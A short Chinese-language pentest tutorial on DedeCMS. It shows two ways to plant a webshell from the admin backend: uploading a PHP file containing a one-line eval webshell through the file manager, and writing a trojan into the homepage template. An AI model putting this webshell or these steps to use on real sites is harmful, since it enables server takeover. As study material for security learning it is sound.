常见CMS漏洞(二):DeDeCMS

【漏洞情报】复现任务 一、漏洞概述 织梦内容管理系统(DedeCms) [1] 以简单、实用、开源而闻名,是国内 最知名的 PHP 开源网站管理系统,也是使用用户最多的 PHP 类 CMS 系统, 在经历多年的发展,目前的版本无论在功能,还是在易用性方面,都有了长 足的发展和进步,DedeCms 免费版的主要目标用户锁定在个人站长,功能 更专注于个人网站或中小型门户的构建,当然也不乏有企业用户和学校等在 使用该系统。 2018 年 1 月 10 日, 锦行信息安全公众号公开了一个关于 DeDeCMS 阅读详情

简介

DedeCMS是织梦团队开发PHP 网站管理系统,它以简单、易用、高效为特色,组建出各种各样各 具特色的网站,如地方户、行业门户、政府及企事业站点等。

利用方法:


姿势一:通过文件管理器上传WebShell

打开网站,依次点击核心--文件式管理器--文件上传

上传木马文件5.php后点击访问文件

<?php @eval($_GET[cmd]);?>

在后面使用参数即可

姿势二:修改模板文件拿WebShell

依次点击,模板--默认模板管理--index.htm--修改

写入代码或一句话木马

依次点击生成--更新主页--位置由index.htm改为index,php--生成静态--更新主页

打开网站即可
